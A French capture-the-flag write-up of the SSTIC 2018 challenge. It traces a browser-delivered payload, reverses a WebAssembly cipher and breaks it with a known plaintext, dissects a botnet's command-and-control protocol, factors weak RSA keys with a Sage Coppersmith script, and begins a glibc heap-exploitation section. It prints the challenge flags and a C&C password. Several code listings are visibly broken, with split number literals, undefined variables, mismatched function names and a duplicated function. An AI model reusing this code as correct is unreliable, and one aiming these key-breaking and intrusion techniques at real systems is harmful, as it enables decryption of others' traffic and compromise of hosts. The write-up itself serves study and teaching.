Write up challenge SSTIC2018

Brice Berna

1 Étape 0 : forensic

Le challenge est composé d'une capture réseau de nombreuses connexions. En observant uniquement les flux HTTP, nous voyons des requêtes GET suspicieuses : "stage1.js", "stage2.js", etc.

Plus précisément, nous pouvons extraire les fichiers suivants de la capture réseau :

```
stage1.js
stage2.js
payload.js
blockcipher.js
blockcipher.wasm
```

Le fichier stage1.js est un exploit firefox de @5aleo. À la place du payload original, une fonction chargeant les autres fichiers récupérés est appelée. Ensuite, la fonction pwn est exécutée et va appeler la fonction decryptAndExecPayload du fichier stage2.js.

Cette fonction décode le payload stocké dans le fichier payload.js en base64 puis le désobfusque à l'aide d'une fonction **desobfuscate** qui sera abordée plus tard. Ensuite, la fonction déchiffre le paylaod à l'aide de la fonction decryptData et d'un mot de passe récupéré d'une requête GET. Malheureusement, cette requête n'est pas présente sur la capture réseau !

La fonction decryptData effectue une dérivation du password avec PBKDF2 et comme sel les 16 premiers octets du payload. Cette clé est passée en paramètre à la fonction setDecryptKey. Ensuite, le payload est déchiffré selon le schema CBC par bloc de 16 octets, avec les 16 octets suivant le sel comme IV en utilisant la fonction. Enfin, la fonction vérifie que le premier bloc est la chaine "-Fancy Nounours-", ce qui nous permet d'avoir une paire chiffrée/claire.

Les fonctions setDecryptkey et decryptBlock sont définies dans le fichier blockcipher.js et blockcipher.wasm. Ces fichiers sont générés par emscripten, qui permet de compiler du code vers du js avec wasm. Nous devons donc reverser l'algorithme de chiffrement implémenté en web assembly.

2 Étape 1 : reverse-engineering de webasm

Le fichier blockcipher.js implémente des wrappers pour les fonctions implémentées en wasm dans le fichier blockcipher.wasm. Entre autre, ces wrappers permettant de gérer l'échange de données entre le js et le web assembly. De plus, ce fichier s'occupe de l'exportation de la fonction desobfuscate afin qu'elle soit appellable dans le code wasm.

Notre objectif est donc de désassembler les fonctions wasm _setDecryptKey et _decrypt-Block. Cependant, une 3ème fonction intéressante est présente : getFlag. Cette fonction n'est pas utile pour déchiffrer le payload mais permet d'obtenir le premier flag, nous commençons donc par regarder le wrapper.

```javascript
function getFlag(secret) {
  const flagLen = 43;
  const flagPtr = Module._malloc(flagLen + 1);
  if (Module._getFlag(secret, flagPtr)) {
    const flag = Module.HEAPU8.subarray(flagPtr, flagPtr + flagLen);
    console.log(new TextDecoder('utf-8').decode(flag));
  }
  Module._free(flagPtr);
}
```

Le module Module contient les fonctions en wasm. Ici il faut donc passer un nombre inconnu en premier paramètre de la fonction _getFlag, et si c'est le bon la fonction renvoi true et le flag est écrit dans la mémoire de la vm webasm à l'adresse flagPtr. Le wrapper écrit ensuite ce flag dans la console javascript. Nous devons donc étudier la fonction _getFlag.

Plusieurs outils sont disponibles pour désassembler du wasm. Nous avons choisi la suite wabt [1], qui intègre un désassembleur et un "décompileur". Bien que le décompileur produise du code C valide, il ne s'agit pas d'un vrai désassembleur, mais plutôt d'une traduction en C de chaque instruction asm. Le code généré n'est ainsi pas vraiment plus facile à lire que la décompilation wasm. Cependant, cela a quand même plusieurs avantages : d'une part, il est possible de modifier une fonction pour l'instrumenter beaucoup plus facilement (très utile pour débugger une reimplémentation des fonctions reversées), et d'autre part il est possible de reverser les fonctions voulues sans avoir à regarder la documentation du web assembly, ce qui permet de gagner un peu de temps pour le classement rapidité. Nous détaillons tout de même la version webasm de getFlag dans ce writeup.

Le web assembly est un langage basé sur une pile, et la plupart des instructions ne prennent pas d'opérandes, mais utilisent directement les valeurs sur la pile. Par exemple, l'instruction i32.add dépile deux entiers de 32bits de la pile et empile leur somme. Le jeu d'instruction permet l'utilisation de variables globales (qui sont empilées ou dépilées avec les instructions getglobal et setglobal), et de variables locales déclarées au début de la fonction. Les premières variables locales (à partir de l'index 0) sont les paramètres de la fonction. Nous observons le début de la fonction _getFlag.

```
(func (;18;) (type 2) (param i32 i32) (result i32)
  (local i32 i32 i32)
  get_global 4
  set_local 3
  get_global 4
  i32.const 112
  i32.add
  set_global 4
  get_local 3
  i32.const 64
  i32.add
  tee_local 4

  [...]

  i32.const 1377
```

1. https ://github.com/WebAssembly/wabt

```
    i64.load align=1
    i64.store offset=8 align=1
=>    get_local 0
    i32.const 89594904
    i32.ne
    if  ;; label = @1
      get_local 3
      set_global 4
      i32.const 0
      return
    end


    [...]
```

Nous pouvons voir à la ligne marquée que la variable local 0, c'est à dire le paramètre "secret" est placé sur la pile. Ensuite, la valeur immédiate 89594904 est placée aussi sur la pile avec l'instruction i32.const. L'instruction i32.ne compare les deux valeurs au dessus de la pile, et empile vrai si elles sont différentes. Ensuite, le bloc 'if' suivant est exécuté si vrai est sur le dessus de la pile, c'est à dire si **secret != 89594904**. Le bloc if consiste à placer 0 sur le dessus de la pile puis retourne. La valeur retournée est la valeur du dessus de la pile, donc 0. Cela signifie que secret doit forcement être égale à 89594904 pour que la fonction retourne vrai.

Pour obtenir le flag, nous chargeons les fichiers récupérés dans Firefox, ce qui nous permet d'exécuter la fonction getFlag dans la console javascript. En passant en paramètre 89594904, nous voyons le flag apparaitre dans la console :

```
SSTIC2018{3db77149021a5c9e58bed4ed56f458b7}
```

Nous reversons les fonctions _setDecryptKet et _decryptBlock et les réimplementons en python.

```
import base64

table = [
  0xdc, 0x63, 0x7a, 0x21, 0x58, 0x1f, 0x76, 0x5d, 0xd4, 0xdb, 0x72, 0x99,0x50, 0
    x97, 0x6e, 0xd5,
  0xcc, 0x53, 0x6a, 0x11, 0x48, 0x0f, 0x66, 0x4d, 0xc4, 0xcb, 0x62, 0x89, 0x40, 0
    x87, 0x5e, 0xc5,
  0xbc, 0x43, 0x5a, 0x01, 0x38, 0xff, 0x56, 0x3d, 0xb4, 0xbb, 0x52, 0x79, 0x30, 0
    x77, 0x4e, 0xb5,
  0xac, 0x33, 0x4a, 0xf1, 0x28, 0xef, 0x46, 0x2d, 0xa4, 0xab, 0x42, 0x69, 0x20, 0
    x67, 0x3e, 0xa5,
  0x9c, 0x23, 0x3a, 0xe1, 0x18, 0xdf, 0x36, 0x1d, 0x94, 0x9b, 0x32, 0x59, 0x10, 0
    x57, 0x2e, 0x95,
  0x8c, 0x13, 0x2a, 0xd1, 0x08, 0xcf, 0x26, 0x0d, 0x84, 0x8b, 0x22, 0x49, 0x00, 0
    x47, 0x1e, 0x85,
  0x7c, 0x03, 0x1a, 0xc1, 0xf8, 0xbf, 0x16, 0xfd, 0x74, 0x7b, 0x12, 0x39,
  0xf0, 0x37, 0x0e, 0x75, 0x6c, 0xf3, 0x0a, 0xb1, 0xe8, 0xaf, 0x06, 0xed,
  0x64, 0x6b, 0x02, 0x29, 0xe0, 0x27, 0xfe, 0x65, 0x5c, 0xe3, 0xfa, 0xa1,
  0xd8, 0x9f, 0xf6, 0xdd, 0x54, 0x5b, 0xf2, 0x19, 0xd0, 0x17, 0xee, 0x55,
  0x4c, 0xd3, 0xea, 0x91, 0xc8, 0x8f, 0xe6, 0xcd, 0x44, 0x4b, 0xe2, 0x09,
  0xc0, 0x07, 0xde, 0x45, 0x3c, 0xc3, 0xda, 0x81, 0xb8, 0x7f, 0xd6, 0xbd,
  0x34, 0x3b, 0xd2, 0xf9, 0xb0, 0xf7, 0xce, 0x35, 0x2c, 0xb3, 0xca, 0x71,
  0xa8, 0x6f, 0xc6, 0xad, 0x24, 0x2b, 0xc2, 0xe9, 0xa0, 0xe7, 0xbe, 0x25,
  0x1c, 0xa3, 0xba, 0x61, 0x98, 0x5f, 0xb6, 0x9d, 0x14, 0x1b, 0xb2, 0xd9,
  0x90, 0xd7, 0xae, 0x15, 0x0c, 0x93, 0xaa, 0x51, 0x88, 0x4f, 0xa6, 0x8d,
  0x04, 0x0b, 0xa2, 0xc9, 0x80, 0xc7, 0x9e, 0x05, 0xfc, 0x83, 0x9a, 0x41,
  0x78, 0x3f, 0x96, 0x7d, 0xf4, 0xfb, 0x92, 0xb9, 0x70, 0xb7, 0x8e, 0xf5,
  0xec, 0x73, 0x8a, 0x31, 0x68, 0x2f, 0x86, 0x6d, 0xe4, 0xeb, 0x82, 0xa9,
  0x60, 0xa7, 0x7e, 0xe5, 0x7b, 0x20, 0x72, 0x65, 0x74, 0x75, 0x72, 0x6e,
  0x20, 0x4d, 0x6f, 0x64, 0x75, 0x6c, 0x65, 0x2e, 0x64, 0x28, 0x24, 0x30,
  0x29, 0x3b, 0x20, 0x7d, 0x00, 0x94, 0x20, 0x85, 0x10, 0xc2, 0xc0, 0x01,
  0xfb, 0x01, 0xc0, 0xc2, 0x10, 0x85, 0x20, 0x94, 0x01, 0xbb, 0x6b, 0xd9,
  0xcf, 0x25, 0x71, 0xef, 0x52, 0x52, 0xbd, 0x1b, 0xfc, 0x09, 0x6e, 0x41,
  0xbe, 0x9b, 0x28, 0xea, 0x83, 0x5c, 0x3f, 0x08, 0x80, 0x7e, 0x13, 0xda,
  0xfd, 0xe9, 0xd8, 0x84, 0x97, 0x93, 0xb2, 0xac, 0xc6, 0x79, 0xf1, 0x5a,
  0x70, 0x91, 0xf2, 0xc7, 0x74, 0xb8, 0xa2, 0xf0, 0xa6, 0x2b, 0x39, 0xf2,
  0x70, 0xc8, 0x87, 0xae, 0x96, 0xc4, 0x0f, 0xbe, 0x85, 0x2e, 0x53, 0xd0,
  0x8d]

table_1305 = table[1305-1024:]

def desobfuscate(x):
    return ((200 * x * x) + (255 * x) + 92) % 0x100

def xor(l1,l2):
    ret = []
    for i in range(len(l1)):
        ret.append(l1[i] ^ l2[i])
    return ret

def add_galois(A,B):
    ret = 0
    while(A):
        if A & 1:
            ret ^= B
        if B & 128:
            B = 195^(B<<1)
        else:
            B = (B<<1)
        B &= 0xff
        A >>= 1
```

```
    return ret

def shift_and_calc(cur_buf,acc):
    for i in reversed(range(15)):
        A = table_1305[i]
        B = cur_buf[i]
        cur_buf[i+1] = cur_buf[i]
        _c1 = add_galois(A,B)
        acc ^= _c1
    return acc

def trans_buf(cur_buf):
    for i in range(16):
        acc = cur_buf[15]
        res = shift_and_calc(cur_buf,acc)
        cur_buf[0] = res

def shift_and_calc_inv(cur_buf,acc):
    for i in range(15):
        A = table_1305[i]
        B = cur_buf[i+1]
        cur_buf[i] = cur_buf[i+1]
        _c1 = add_galois(A,B)
        acc ^= _c1
    return acc

def trans_buf_inv(cur_buf):
    for i in range(16):
        acc = cur_buf[0]
        res = shift_and_calc_inv(cur_buf,acc)
        cur_buf[15] = res

def one_round(round,xor_buf1, xor_buf2):
    buf1 = [0] * 16
    buf1[15] = round
    trans_buf(buf1)
    xored_buf1 = xor(buf1,xor_buf1)
    buf2 = xored_buf1
    acc2 = buf2[15]
    trans_buf(buf2)
    xored_buf2 = xor(buf2,xor_buf2)
    return xored_buf2

def set_key(key):
    ctx = key
    xor_buf1 = key[:16]
    xor_buf2 = key[16:]
    for i in range(1,33):
        cur_buf = one_round(i,xor_buf1,xor_buf2)
        if (not(i & 7)):
            ctx += bytes(cur_buf)
            ctx += bytes(xor_buf1)
        xor_buf2 = xor_buf1
        xor_buf1 = cur_buf
    return ctx

def decrypt_block(ctx,block):
    end_ctx  = ctx[144:]
    xored_block = xor(end_ctx, block)
    print("xored block input")
    hexdump(xored_block)
    for i in reversed(range(9)):
```

```
118         trans_buf_inv(xored_block)
119         for i in range(len(xored_block[i])):
120             xored_block[i] = desobfuscate(table[xor_buffer[i]])
121         ctx_part = ctx[i << 4:(i << 4)+16]
122         xored_block = xor(xored_block, ctx_part)
123     for i in range(len(xored_block)):
124         xored_block[i] = table[xored_block[i]]
125     return xored_block
```

3 Étape 2 : Cryptographie symmétrique

La fonction trans_buffer est une fonction qui s'applique sur un bloc de 16 octets et qui est réversible. De plus, de par sa structure, on a $T(B1) \oplus T(B2) = T(B1) \oplus (B2)$ avec T la fonction trans_buffer, de plus, il existe $U = T^{-1}$.

La fonction _setDecryptKey crée un contexte constitué de 10 blocs de 10 octets $K0..K9$ en appliquant de multiples fois la fonction T à la clé. Nous verrons que le détail du contenu du context n'est pas important, nous ne nous étendons donc pas dessus.

Le déchiffrement d'un bloc (fonction decryptBlock) comprend 9 rounds précédés d'un xor par K9 qui consistent à appliquer la fonction U à un bloc (ligne 119), puis à modifier chaque octet avec une S-box et la fonction desobfuscate (ligne 120). Ensuite, le bloc est xoré avec un block du context généré par set_DecryptKey. Nous ne parlons pas dans la suite de cette section de la dernière substitution avec la S-BOX par soucis de simplification, étant donné qu'on peut retrouver la valeur du buffer avant la substitution depuis le bloc chiffré.

La vulnérabilité de l'algorithme vient du fait que la fonction desobfuscate génère une S-BOX inverse à la S-BOX utilisé. Ainsi, les lignes 120 et 121 peuvent être supprimées.

En conséquence, en si K_x est le bloc x du context, la fonction decryptBloc appliquée à X , avec 2 rounds au lieu de 9, peut se réécrire ainsi :

$$Y = (U(U(X \oplus K_2) \oplus K_1) \oplus K0)$$

Grâce à la propriété présenté précédemment, on a

$$U(U(X \oplus K_2) \oplus K_1) \oplus K0 = U^2(X) \oplus K_0 \oplus K_1 \oplus K_2$$

pour 9 rounds on a donc :

$$Y = U^9(X) \oplus \bigoplus_{i=0}^{9} K_i$$

Ainsi si $C = \bigoplus_{i=0}^{9} K_i$ on a :

$$C = Y \oplus U^9(X)$$

Il est donc possible d'obtenir C grâce à notre paire chiffré/claire ("-Fancy Nounours-") et de s'en servir pour déchiffrer le reste du payload :

```
def find_the_constant(crypted_block, decrypted_block,iv):
    global const
    xored_block = bytearray(block)
    for i in range(9):
        trans_buf_decrypt(xored_block)

    B = xor(decrypted_block,iv)
    A = []
    for i in B:
        A.append(desobfuscate(i))

const = xor(xored_block,A)

def find_the_constant(crypted_block, decrypted_block,iv):
    global const
    xored_block = bytearray(block)
    for i in range(9):
        trans_buf_decrypt(xored_block)

    B = xor(decrypted_block,iv)
    A = []
    for i in B:
        A.append(desobfuscate(i))

    const = xor(xored_block,A)
```

Le résultat est un binaire ELF X86_64.

4 Étape 3 : reverse-engineering x86_64

Le payload déchiffré en étape 2 est un binaire x86_64 Linux classique. Ainsi aucun outil ou pratique "exotique" n'ont été utilisés pour le reverse engineering de ce binaire mais seulement Ida pro et gdb.

4.1 Vue générale

Le malware vise à faire parti d'un réseau de type "botnet". Chaque "nœud" du botnet est à la fois serveur et client, et le C&C est seulement serveur. Comme les nœuds ne peuvent se connecter qu'à un seul autre nœud mais peuvent recevoir plusieurs connexions, le botnet forme une structure d'arbre, le C&C étant la racine. Chaque nœud a une adresse propre, sous forme d'un identifiant de 64bits.

Afin de pouvoir contacter n'importe quel autre nœud, un nœud maintient une "table de routage" consistant à associer un nœud fils avec tous les identifiants de ses descendants. De cette manière, pour envoyer un message à un nœud avec l'adresse A, un nœud cherche dans sa table de routage quel nœud fils est associé à A, et lui envoi le message, qui sera relayé. Si aucun nœud n'est trouvé, le message est envoyé au parent. Les messages contiennent un champ "source" et "destination". Lorsqu'un nœud reçoit un message qui ne lui est pas destiné, il le relai au bon destinataire. L'adresse spécial 0 est utilisé pour désigner le C&C.

Les messages permettent essentiellement de faire exécuter des "jobs" aux nœuds, de la part du C&C, qui vont consister à lire ou écrire un fichier, ou exécuter une commande. Enfin, chaque nœud stock les informations permettant de se connecter à ses ancêtres. Ainsi lorsqu'un nœud est arrêté, ses fils vont tenter de se connecter à son père, grand-père, etc.

Enfin, lorsque le binaire est lancé en mode C&C, il est placé dans une sandbox seccomp qui limite les appels systèmes autorisés. En désassemblant le filtre à l'aide de ebpf-disasm, nous voyons que seul les appels systèmes suivants sont autorisés :

```
exit_group
brk
mmap
munmap
socket
bind
listen
accept4
setsockopt
sendto
recvfrom
writev
select
mremap
fcntl
openat
read
write
open
close
getdents
getdents64
dup
fstats
```

4.2 Communication entre les nœuds

Chaque nœud écoute sur un port donné (31337 par défaut) et se connecte à une ip/port donnée en argument. Si le binaire est lancé avec l'option "-c SSTIC2018f2ff2a7ed70d4ab72c52948be06fee20"

Une communication entre deux nœuds est représentée par un objet scomm :

```
0000000 scomm_struct    struc ; (sizeof=0x230, mappedto_42)
00000000 peer_add        dq ?
00000008 sock_addr       db 16 dup(?)
00000018 channel         channel ?
00000230 scomm_struct    ends

0000000 channel         struc ; (sizeof=0x218, mappedto_44)
00000000                                        ; XREF: scomm_struct/r
00000000 rinjdael_states db 480 dup(?)
000001E0 aes_key         db 32 dup(?)
00000200 iv              db 16 dup(?)
00000210 socket          dd ?
00000214 padding         dd ?
00000218 channel         ends
```

Le champ peer_add est l'adresse du nœud avec lequel la communication est établie et le champs sock_addr contient son ip et le port sur lequel il écoute. Un objet channel représente une connexion établie.

Lors de l'établissement d'une connexion entre deux nœuds, ils génèrent tous les deux des paires de clés RSA2048, ainsi qu'une clé rijndael 128 bits. Ils s'envoient alors leur clés publiques, qu'ils utilisent pour chiffrer la clé Rijndael générée. La clé symétrique envoyée par un nœud servira à déchiffrer les messages reçus, et ainsi la clé reçue servira à chiffrer les messages envoyés. Ces clés ainsi que leur dérivations sont stockées dans l'objet channel, en plus de la socket de la connexion.

Il faut noter que le chiffrement symétrique des messages s'effectue avec **4 rounds** de rinjdael, au lieu des 10 usuellement utilisés avec des clés de 128 bits.

Une fois la communication établie, les nœuds s'envoient des messages chiffrés précédés de la taille du message (non chiffrée) sur 4 octets.

4.3 Protocole du botnet

Les nœuds s'envoient des messages au format suivant :
- 8 Bytes : Magic number : uint64_t 0x41414141d3c0ded1
- 8 Bytes : Nom : 8 caractères
- 8 Bytes : ID Source
- 8 Bytes : ID Destination
- 4 Bytes : opcode/flags
- 4 Bytes : taille du message
- taille - 0x28 Bytes : payload

Le champ "Nom" n'a pas vraiment d'utilité. Lors de la réception d'un message qui ne lui est pas destiné (le champ adresse destination n'est pas l'adresse du nœud) le message est relayé.

Le champs opcode/flags est un champs de bits qui peut contenir à la fois des bits d'opcode qui indiquent le type de message.
- bitmask 0x10000 : PEERING_MSG : Message envoyé lors de la connexion à un nœud parent.
- bitmask 0x20000 : DUPL_ADDR : Message envoyé lors de la réception d'un PEERING_MSG avec un champs SOURCE ID déjà présent dans la table de routage.
- bitmask 0x200 : JOB : Le message concerne un job
- bitmask 4 : READ : Ce message concerne un job de lecture de fichier
- bitmask 2 : WRITE : job d'écriture de fichier.
- bitmask 1 : COMMAND : job commande.
- bit 0x2000000 : JOB_CONTENT : Ce message contient le contenue d'un fichier lu ou à écrire.
- bit 0x4000000 : END_JOB : Message indiquant la fin d'un job.
- bit 0x100 : PING : Envoi un ping à un nœud du réseau, qui répond avec le même message.
- bit 0x1000000 : RELAYE : le message est relayé.

Connexion et peering Lorsqu'un nœud se connecte, le premier message envoyé est un message PEERING_MSG sans payload.

Lorsqu'un nœud reçoit un message PEERING_MSG, deux cas sont possibles : Si le message vient d'une socket fils sans adresse associée, alors un nouveau fils est ajouté et l'adresse source du message est associé à la socket. Une nouvelle entrée de la table de routage est ajoutée. Ensuite,

le nœud récepteur envoi tous les objets scomms de ses parents (reçus lors de son apairage) plus le sien au nouveau fils.

Si le message vient d'une socket fils ayant déjà une addresse et une entrée dans la table de routage, alors le message vient d'un petit fils : un nouvelle route est crée pour le nœud source du message via le fils dont vient le message. Le détail d'implémentation du routage est détaillé en section 4.4.

Si l'adresse source est déjà utilisée, alors le nœud envoi un message DUPL_ADDR qui va forcer le nœud émetteur à générer une nouvelle adresse et à re-effectuer l'apairage.

Les messages relatifs au jobs qui ne sont pas des réponses (c'est à dire les ordres de lectures/écritures de fichiers ou d'exécution de commandes) ne sont traités que si ils proviennent du parent, et que la source est le C&C (adresse 0). Un message avec une adresse source 0 qui vient d'un fils n'est pas traité.

Lorsque le C&C envoi un job à effectuer à un nœud, il envoi un message JOB | READ/WRITE/COMMAND avec comme payload le fichier à lire ou écrire ou la commande à exécuter. Si c'est un job de lecture, ou commande, le nœud répond alors par une succession de messages JOB |READ/COMMAND | CONTENT avec comme payload le contenu lu. Si c'est un job WRITE, le nœud envoi une succession de messages JOB | WRITE | CONTENT Lorsque le fichier est totalement lu/écrit, un message JOB |READ/WRITE/COMMAND | REPONSE | END_JOB est envoyé.

Au niveau de l'implémentation, des listes chainées d'objets receiver et transmiter sont utilisée pour garder l'état de chaque jobs lancés par les nœuds impliqués.

Lorsque le C&C demande le démarrage d'un job de lecture ou de commande, il crée un objet receiver, et le nœud exécutant crée un objet transmitter. L'inverse se passe pour un job write. Lors de la réception d'un message contenant le bit JOB_CONTENT | RESPONSE, le nœud destinataire vérifie qu'il a un receiver dans sa liste correspondant, et écrit dans le descripteur de fichier associé. À l'inverse, tous les descripteurs de fichier des transmitters sont ajouté a la liste des fichiers surveillés par le select de la boucle principale. Lorsque ces fichiers sont prêt à être lu, un message JOB_CONTENT est envoyé.

ping Il est possible d'envoyer un message PING à un autre nœud du réseau avec un payload arbitraire qui sera affiché sur le nœud destinataire. La réponse est le même message mais avec le bit RELAYE.

4.4 routage

Le routage fait intervenir plusieurs structures.

```
00000000 routing_table   struc ; (sizeof=0x10, mappedto_43)
00000000                                        ; XREF: agent_struct/r
00000000 last            dd ?
00000004 size            dd ?
00000008 table           dq ?                   ; offset
00000010 routing_table   ends

00000000 gateway         struc ; (sizeof=0x18, mappedto_47)
00000000 last            dd ?
00000004 size            dd ?
00000008 table           dq ?
```

```
00000010 scomm_obj       dq ?
00000018 gateway         ends
```

Le champ table de la structure routing_table est un tableau d'objets gateway. le champ last indique le dernier champ libre, et size la taille actuelle du tableau. En effet, celui-ci est agrandit à l'aide de la fonction realloc au besoin.

Un objet gateway represente un fils, et contient l'objet scomm permettant de communiquer avec lui. Le champ table de l'objet est une tableau de uint64_t, chacun étant l'adresse d'un petit fils atteignable via le fils représenté. Il est agrandit de la même manière que le tableau de gateway.

5 Étape 4 : cryptographie asymétrique

Dans la trace réseau fournie dans l'étape 0, nous pouvons observer une communication entre deux nœuds du botnet. Comme vu en section 4.1, les deux nœuds s'échangent leur clés publiques en claire. Des clés symétriques sont ensuite chiffrées via RSA2048. Ainsi, l'objectif est de déchiffrer les messages chiffrés en RSA.

Une clé publique RSA est composée d'un nombre $n = p \times q$ avec p et q premier, et d'un nombre e utilisé comme exposant. La clé privée est composée de n et de d tel que $x^{ed} \pmod{n} = x$. Ainsi, si x est le message à chiffrer, et c le message chiffré, $c = x^e \pmod{n}$ et $x = c^d \pmod{n}$. Une manière de calculer d est de prendre l'inverse de e modulo $(p-1)(q-1)$.

Normalement, il n'est pas possible de factoriser un nombre n de 2048 bits en temps raisonnable, mais dans le cas présent la génération des nombres premiers souffre d'une vulnérabilité. La génération des nombres premiers est de la forme suivante :

$$P = k * Y^a \pmod{M}$$

Avec k et a choisis aléatoirement jusqu'à ce que P soit premier. La vulnérabilité est connue et porte un nom : ROCA, mais les paramètres sont différents. L'attaque consiste à trouver un nombre M' diviseur de M tel que

$$k * Y^a \pmod{M} = k' * Y^{a'} \pmod{M'}$$

Il faut aussi que l'ordre de Y modulo M' soit suffisamment petit pour être bruteforcé et que $log_2(M') >= 512$.

En effet, si on possède au moins 512 bits d'un nombre premier, alors il est possible de retrouver les autres grâce à l'algorithme de Coppersmith. Cependant, plus le nombre de bits disponibles est faible, plus l'algorithme prend du temps.

L'ordre de Y modulo M' est le nombre de valeurs possibles que peut prendre a'. L'objectif est d'utiliser Coppersmith pour chaque valeur de a' possible et voir si le nombre premier obtenu est le bon.

Une partie de l'attaque a déjà été implémentée avec sage à l'adresse https ://blog.cr.yp.to/20171105-infineon.html

Cependant, script n'effectue pas le bruteforce et utilise les paramètres de la vuln ROCA

Le script construit un nombre M' de telle façon que l'ordre de Y va être proche d'un nombre smooth. L'attaque initiale consiste à trouver le meilleur compromis entre l'ordre et la taille de M' pour obtenir le plus petit temps de bruteforce à l'aide d'heuristiques. Comme nous savons que l'ordre doit être assez petit pour être effectué en temps raisonnable pour un challenge, nous savons que l'ordre de Y modulo M' est plutôt petit et donc nous pouvons bruteforcer toutes les valeurs de smooth et prendre celle qui donne M' le plus grand. Avec 64680 comme nombre smooth, nous avons été en mesure de factoriser les clés avec le script suivant :

```
from sage.doctest.util import Timer
import math
t = Timer()

L = 277714309131460447121562191150127321490153370587 45
243774375474371978395728107173008782747458575903820497
344261101333156469136833289328084229401057505005215261
077328417649807720533310592783171487952296983742789708
502518237023426083874832018749447215424764928016413509
553872836856095214672430
L *= 701 # if 701 is included

g = Mod(65537,L)
g = Mod(121642257772917755450942622275180418314357356 0
941197422622515229903953295492273736504261709931989635
494842896731220557291965526816872581830853222932 9, L)

N_recv = 2818061216546771292215974108387250290072561 25
119735141071990452479779106162198672199753778604055501
303891243112966645571605897210053135737520955675745454
093151421995021094406091410918332080103901729234329524
337506229749335583906799595354045521768918980905195225
605934475955377648746425019375580603914094660373413091
066623961891302158447480244711900211455186656672424457
663297684687922092116213158841075827330998194042663185
948081544559436102389329645901514344120104662894365316
877135957559991761370403656162526308649181503756025646
469130746494376938170795734126237246069830138435250144
550440824970413208915397523763 89

N_send = 203094772116250951448043515391011305285613 87
473809951001644333147642972968594281882992009967674 29
499399719216951140707553379035562731087231823421977 19
841084883449480608165816467102922429643010347751559 80
356370266382278687742078184916411776867608927604334 48
477570574632514622361257488578928758483669077216048 73
455401693640789341841980066671021478199584517778862 93
395949699925862866126096675941305967129877003689756 20
278814985024736809430926140182811991993110277961778 59
715259089294617884131135088220694207017612096661141 57
964703050802609817098466485782730096881335014812227 99
153540789677212647887453225300891935219330 9
n = N_recv
print 'public key',n

#smooth = 2*3*5*11*13*19*23
smooth = 64680
print 'smooth',smooth
def smoothorder(l):
  return smooth % Mod(g,l).multiplicative_order() == 0

v = prod(l for l,e in factor(L) if smoothorder(l))
#print "n bits=",math.log(n,2)
print math.log(v, 2)
print "v=",v
real_u = p % v

print real_u
res_class = (p-real_u)/v
print 'p residue class',res_class

```

```
gen = Mod(121642257772917755450942622275180418314357 35
609411974226225152299039532954922737365042617099319896
354948428967312205572919655268168725818308532229329, v)
base = gen

w = lift(1/Mod(v,n))
H = 10 + 2**1021 // v
add = floor((7*2**1021) // v) * v

R.<x> = QQ[]
g = H*x

for pp in range(smooth):
  if pp % 100 == 0:
    print pp, smooth

  base = base * gen
  u = lift(base)
  u += add
  f = (w*u+H*x)/n
  k = 3
  m = 7
  basis = [f^j for j in range(0,k)] + [f^k*g^j for j in range(m-k)]
  basis = [b*n^k for b in basis]
  basis = [b.change_ring(ZZ) for b in basis]
  M = matrix(m)
  for i in range(m):
    M[i] = basis[i].coefficients(sparse=False) + [0]*(m-1-i)
  M = M.LLL()
  Q = sum(z*(x/H)^i for i,z in enumerate(M[0]))
  for r,multiplicity in Q.roots():
    print 'root is',r
    if u+v*r > 0:
      g = gcd(n,u+v*r)
      if g > 1: print 'successful factorization',[g,n/g]
      raise
```

Ensuite, il a été possible de déchiffrer les clés AES et le trafic.

Adresse du C&C Comme vu en section 4.2, les objets scomm de tous les parents sont envoyés lors de la connexion d'un nœud. Dans le cas présent, un seul objet a été envoyé, ce qui signifie qu'il s'agit du C&C. Comme l'adresse IP et le port sont stockés dans un objet scomm, nous pouvons maintenant nous connecter au C&C.

Flag Le reste de la communication est un échange de fichiers entre le nœud et son père. Dans le fichier envoyé se trouve un fichier secret contenant le 3ème flag :

`SSTIC2018{07aa9feed84a9be785c6edb95688c45a}`

6 Étape 5 : Exploitation

L'objectif de cette dernière étape va être d'exploiter le C&C trouvé précédemment.

6.1 context : ptmalloc2

Cette section décris très brièvement certains mécanismes de l'algorithme d'allocation mémoire ptmalloc2 utilisé pour l'implémentation de malloc dans la glibc utilisée dans le botnet. Toutes

les tailles précisées concernent l'architecture X86_64.

6.1.1 Metadonnées des blocs

Chaque bloc alloué par malloc est un objet contenant la structure suivante (certains blocs peuvent avoir plus de champs mais nous n'en parlons pas ici) :

```
struct malloc_chunk {
  size_t      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  size_t      mchunk_size;       /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;
};
```

Des flags sont maintenus dans les bits de poids faible du champ **mchunk_size**. Entre autre, le bit de poids faible indique si le bloc **précedent** est libre. Le champs **mchunk_prev_size** n'est considéré que si le bloc précédent est libre. Sinon, il peut être rempli des données du bloc précédent.

De la même manière, les champs fd et bk d'un bloc libre sont placés à l'endroit où sont les données utilisateurs dans un bloc alloué. La taille minimale d'un bloc est la taille d'un bloc libre soit 32 octets.

Il faut noter que le début d'un bloc est toujours aligné sur 16 octets. Ainsi, en fonction des tailles des blocs alloués, il est possible que le champ prev_size ne contiennent pas de données utilisateurs lorsque le bloc précédent est alloué.

Par exemple, pour une allocation de 3 blocs de taille de 0x20, 0x28, 0x20, remplis de A, B, C

```
0x555555756258: 0x0000000000000031 0x4141414141414141
0x555555756268: 0x4141414141414141 0x4141414141414141
0x555555756278: 0x4141414141414141 0x0000000000000000 <= champs prev_size non
0x555555756288: 0x0000000000000031 0x4242424242424242  utilisé à cause de l'alignement
0x555555756298: 0x4242424242424242 0x4242424242424242
0x5555557562a8: 0x4242424242424242 0x4242424242424242 <= champs prev_size utilisé
0x5555557562b8: 0x0000000000000031 0x4343434343434343
0x5555557562c8: 0x4343434343434343 0x4343434343434343
0x5555557562d8: 0x4343434343434343 0x0000000000000000
```

6.1.2 Freelists

Lorsqu'un bloc est libéré, il peut être placé dans une freelist. ptmalloc2 possède de multiples freelists, en fonction de la taille du bloc. Pour les blocs de taille inférieure à 0x80, il existe une freelist par taille de bloc possible (0x20,0x30...0x70), appelées les **fastbins**. Ces listes sont traitées de manière particulière, et les blocs insérés dans ces freelists ne sont pas considérés comme libérés (du point de vue des métadonnées, ils sont alloués). Si un bloc plus gros est libéré, il est inséré dans la list "unsorted bin".

